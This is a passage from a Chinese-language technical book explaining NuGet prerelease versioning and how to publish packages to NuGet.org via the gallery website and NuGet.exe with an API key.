NuGet 支持预发布包的概念。为了创建预发布版本，根据 Semantic Versioning(SemVer)说明指定一个预发布版本号。例如，为了创建 1.0 包的版本号，可能把版本号设置为 1.0.0-beta。可在 NuSpec 的 version 字段中设置，也可以通过 AssemblyInformationalVersion 设置(如果是通过项目来创建包的话)：

```
[assembly: AssemblyInformationalVersion("1.0.1-alpha")]
```

如果需要更多的了解版本号和 SemVer，请参阅 NuGet 的版本文档，网址：http://docs.nuget.org/docs/Reference/Versioning。

预发布包可以依赖于稳定包，但稳定包不能依赖于预发布包。这样做的原因是，当有人安装稳定包时，他(或她)不想承担预发布包的额外风险。NuGet 让我们选择是否加入预发布包和它所固有的风险。

为了能在 Manage NuGet Packages 对话框中安装预发布包，我们需要确保选择中间面板下拉框中的 Include Prerelease，而不是 Stable Only。在 Package Manager Console 中，可在 Install-Package 命令中使用-IncludePrerelease。

10.5　发布包

上一节介绍了创建包的方法。尽管创建包的方法很有用，但有时，我们更需要学会与世界分享自己的成果。如果不介意共享成果的话，带有私有供应库的 NuGet 可帮助我们实现共享。这些将在稍后进行介绍。

10.5.1　发布到 NuGet.org

默认情况下，NuGet 指向一个网址为 https://nuget.org/api/v2/.的供应库。

可按照以下步骤，将创建的包发布到供应库：

(1) 在 http://nuget.org/站点上创建一个 NuGet Gallery 账户。图 10-20 展示的是 Nuget gallery 的首页。




图 10-20

(2) 登录站点，然后单击用户名。进入一个新页面，这里可以管理账户和包。单击 Upload Package 链接，可以导航到上传页面，如图 10-21 所示。




图 10-21

单击 Upload 按钮，可跳转到另一个页面，我们可以在新页面上核对包的元数据，如图 10-22 所示。如果想上传包，并希望上传的包在搜索结果中隐藏，那么只需要取消选择“List this package in search results”选项即可。这里需要注意，如果知道隐藏包的 ID 和版本，我们仍能安装隐藏包。这一点在包对外公布之前测试中非常有用。




图　10-22

(3) 核对完元数据后，单击 Submit 按钮。这样就会上传包，并把页面重定向到包详细信息的页面。

10.5.2　使用 NuGet.exe

NuGet.exe 可用来创建包，如果它还可以用来发布包，岂不是更好？值得庆幸的是，使用 NuGet 的 NuGet push 命令可帮助我们完成这个任务，但是在运行命令以前要有 API 密钥。

在 NuGet 网站上，单击用户名导航到账户页面。上面的页面可以用来管理账户，但更重要的是，它显示出了访问密钥，在使用 NuGet.exe 发布包时这是必需的。只需向下滚动一点，单击蓝色区域来获取 API 密钥，如图 10-23 所示。

为方便起见，该页面上还提供了一个 Generate New API Key 按钮，以防在密钥泄露时，重新生成新的 API 密钥，正如图 10-23 中所示。

